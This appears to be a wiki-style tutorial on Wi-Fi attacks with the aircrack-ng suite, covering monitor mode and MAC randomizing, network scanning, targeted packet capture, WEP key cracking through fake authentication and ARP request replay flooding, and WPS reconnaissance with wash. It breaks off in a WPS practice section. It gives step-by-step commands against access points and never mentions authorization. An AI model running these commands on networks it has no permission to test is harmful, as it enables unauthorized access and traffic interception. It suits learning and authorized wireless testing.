wireless

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1. Monitor Mode & Randomized MAC

Check Network Adapters

```
iwconfig
```

Cofigure Monitor Mode

Standard Mode should be Mode:Managed and Power Management: off

Powerdown wifi card

```
ifconfig wlan0 down
```

Kill all programs using the wireless card:

```
airmon-ng check kill
```

change mode to **Monitor**

```
iwconfig wlan0 mode monitor
```

Randomize MAC Address

```
macchanger --random wlan0
```

bring device back up

Bring Device back up

```
ifconfig wlan0 up
```

Discover Nearby Networks

```
airodump-ng wlan0
```

2. Pre Connection Attacks


I am assuming you already did this:

>>you need to prepare your network card like here<<

Scan Networks

```
airodump-ng wlan0
```

You should see something like this:



let's break this down:

BSSID

Is the MAC Address of the Network

PWR

Is the signal strenght or power. The higher the number, the better signal we have

Beacons

Are the frames send from the Network to broadcast it's existance. Every Network, even if it's hidden, sends this frames to tell the wireless devices that it exists and it's MAC Address, it's channel, it's encryption and it's name

Data

This are the data packages or data frames. They are the packages which get interesting when it comes to wireless hacking

#/s

Are the packages which were collected the last 10 seconds

CH

Is the wireless Channel of the Network

MB

Is the Maxinum Speed supported

ENC

Is the Encryption used

CIPHER

Cipher used in the Network

Auth

is the authentications used in this network. For example PSK (Pre shared key) or MGT

ESSID

Is the Network Name

Don't worry just jet about **ENC, CIPHER and Auth** just yet, it will be a part in the gaining Access part of this Wiki

3. WiFi Bands and Frequencies

Now I'd like to talk about WiFi Bands. The Band defines what frequencies it uses to broadcast the signal. That means it also defines the Frequency the Client must have to be able to support and use in order to connect to the network.

The most common frequencies in use are 2.4 and 5 Ghz

The most common WiFi Bands are:

- **a** uses 5Ghz frequency only
- **b,g** both use 2.4Ghz frequency only
- **n** uses 5 and 2.4 Ghz frequency
- **ac** uses frequencies lower than 6 Ghz

if the Network Name isn't shown, it probably means that your Adapter isn't able to connect to the Network or a router is broadcasting across 2 frequencies or is out of reach.

You can specify which Band airodump-ng listens with the --band flag. For example if you want to specify 5Ghz:


```
airodump-ng --band a wlan0
```

if your Wifi Adapter supports all bands, you could scan for multible bands like this:

```
airodump-ng --band abg wlan0
```

4. Targeted Packet Sniffing


After scanning via airodump-ng you get like previous stated a similar output like this:




Pic a target network like shown in the ESSID

```
airodump-ng --bssid 11:22:33:44:55:55 --channel 5 --write ~/test-01 wlan0
```


You will see someting like this:



Now you'll get several cap files. The interesting one for now is .cap, which can be directly be opened in Wireshark



Wireshark:



This Packages are all encrypted. If the Wireless Network wouldn't use any encryption, we could see directly see all the URLs and probably passwords. However the example is encrypted and they also will be the foundation of up coming attacks

5. Gaining Access - WEP Cracking

Basics

- WEP means: Wired Equvalent Privacy
- It's an old encryption
- Uses an algorythm called **RC4**
- Still used in some networks
- Can be cracked easily

How Encryption works

- Each Package is encrypted via a unique Keystream
- Random Initialization Vector (IV) is used to generate the Keystreams
- The IV is only 24 bits
- IV + (password) Key = keystream

WEP Cracking

- IV is too small (24bits)
- IV is sent in plain text

Weakness

- IV's **will repeat** on busy networks
- This will make WEP vulnerable to statistical attacks
- Repeated IV's can be used to determine the Keystream
- And break the encryption

We can use the tool aircrack-ng to determine the keystream

To crack WEP we need to

I am assuming, you already have done Part 1 and 2 of this tutorial


1. Capture a large amount of Packages/IVs (airodump-ng)

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 12 --write ~/wep-cap wlan0
```

2. Analyse the captured IVs and crack the key (aircrack-ng)

```
aircrack-ng wep-cap.cap
```

It should look something like this:



If the ASCII Code isn't displayed, which will be sometimes the cast, just use the key between the brackets, while removing the colons like this: 41:73:32:33:70 -> 4173323370

Which means, the target router will accept both: **As23p** or **4173323370** as password

WEP Cracking

Problem:

- If network is not busy
- It would take some time to capture enough IVs

Solution:

- Force the AP to generate new IVs

Fake Authentication

Problem:

APs communicate with connected clients

- We can't communicate with it
- we can't even start the attack

Solution:

- Associate (don't confuse with connecting to AP) with the AP before launching the attack

1) Use airodump-ng

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 11 --write arpreplay wlan0
```

2) Assosiate with AP

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

The MAC Adress 48:5D:60:2A:45:25 is an example for your wireless adapter's MAC Adress. You can get the MAC by typing:

```
ifconfig
```

```
mon0: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI>  mtu 1500
        unspec 48-5D-60-2A-45-25-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 369825  bytes 45061639 (42.9 MiB)
        RX errors 0  dropped 54195  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Just use the first **12** chars and replace the minus with colums

After Running **aireplay-ng** the Option **AUTH** should be **OPN** and a new **Station** should appear. The Station should be your Adapters MAC Address

```
CH  6 ][ Elapsed: 4 mins ][ 2018-10-09 12:40

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:16:F0:EC:7B:F3  -33 100     2369        0    0   6  270  WEP  WEP    OPN  Test_AP

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:16:F0:EC:7B:F3  48:5D:60:2A:45:25    0    0 - 1    1  0        4
```

This means, you are associated but not connected to the network. Which means you can now communicate with the AP. If you send anything to this network it will now accept it, even when not connected to the Network.

ARP Request Replay Attack

Problem

- If Network is not busy
- it would take some time to capture enough IVs

Solution

- Force the AP (AccessPoint) to generate new IVs

This is the most reliable and easy method

- Wait for an ARP packet
- Capture it and repay it (retransmit it)
- This causes the AP to produce abother packet with a new IV

- Keep doing this till we have enough IVs to crack the key

1) Use airodump-ng

```
airodump-ng --bssid 11:22:33:44:55:66 --channel 11 --write arpreplay wlan0
```

2) Associate with the AP

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

---

3) ARP Request Replay Attack

```
aireplay-ng -- arpreplay -b 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

Now it will flood the Access Point with packages to generate IV's

4) Now associate another time with the AccessPoint

```
aireplay-ng --fakeauth 0 -a 11:22:33:44:55:66 -h 48:5D:60:2A:45:25 wlan0
```

5) And run aircrack-ng

```
aircrack-ng arpreplay-01.cap
```

For easier layout, use Terminator as terminal, so you can split the terminal and have various commandlines open or use a terminal Multiplexer like tmux. I'd recommand to run 1) 3) and 5) at the same time.

6. Fake Authentication Attack

Why do we the fake Auth?

- APs can only communicate with connected Clients
- If we aren't connected, we even cant start the attack

- therefore we need the Fake Auth Attack

Scan networks

```
airodump-ng wlan0
```

Get desired BSSID

from Network you want to attack

Collect data packages


```
airodump-ng --bssid 00:00:00:00:00:00 --channel 13 --write arpreplay wlan0
```

Associate with the desired Network

```
aireplay-ng --fakeauth 0 -a 00:00:00:00:00:00 -h 11:11:11:11:11:11 wlan0
```

(the Zeros stand for network MAC Address and the ones for your Adapters MAC Address

After running this command, you should get something like OPN under the category AUTH:



7. WEP Cracking

If the Network isn't busy we need to force the AccessPoint to generate new packages. We are doing that via **ARP Request Replay**. We wait for an ARP packet, capture it and replay it. This causes the AP to produce another packet with a new IV. We are doing this until we have enough IVs to crack the Key

```
aireplay-ng --arpreplay -b 00:00:00:00:00:00 -h 11:11:11:11:11:11 wlan0
```

Associate once more

```
aireplay-ng --fakeauth 0 -a 00:00:00:00:00:00 -h 11:11:11:11:11:11 wlan0
```

crack the Password

```
aircrack-ng arpreplay-01.cap
```

8. WPA and WPA2 Cracking

Both, WPA and WPA2 can be cracked using the same methods. They are made ti adress the issues in WEP and made much more secure. Each packet is encrypted using a unique tempoary key.

- Packets contain no useful information

WPA and WPA2 Cracking

- both can be cracked using the same methods
- they are made to close he security holes of WEP
- and are way more secure
- each packet is encrypted using a unique tempoary key

Packets contain no useful information

ARP Request Replay


- WPS is a feature that can be used with WPA and WPA2.
- Allows clients to connect without the password
- Authentication is done using a 8 digit pin
  - 8 Digits are very small
  - We can try all possible pins in relatively short time
  - Then the WPS pin can be used to compute the actual password.

PS: This only works if the router is configured not to use PBC (Push Button Authentication)

Check if Nework has WPS active

```
wash --interface wlan0
```

The Output should look like this:



Here you can see WPS is labled as 1.0. This doesn't tell you if it uses Pushbutton Authentication, you just have to try.

lets associate with the network

9. Practice

I am assuming you already have Monitor Mode active

We want to check all the networks which have WPS Activated:

```
wash --interface wlan0
```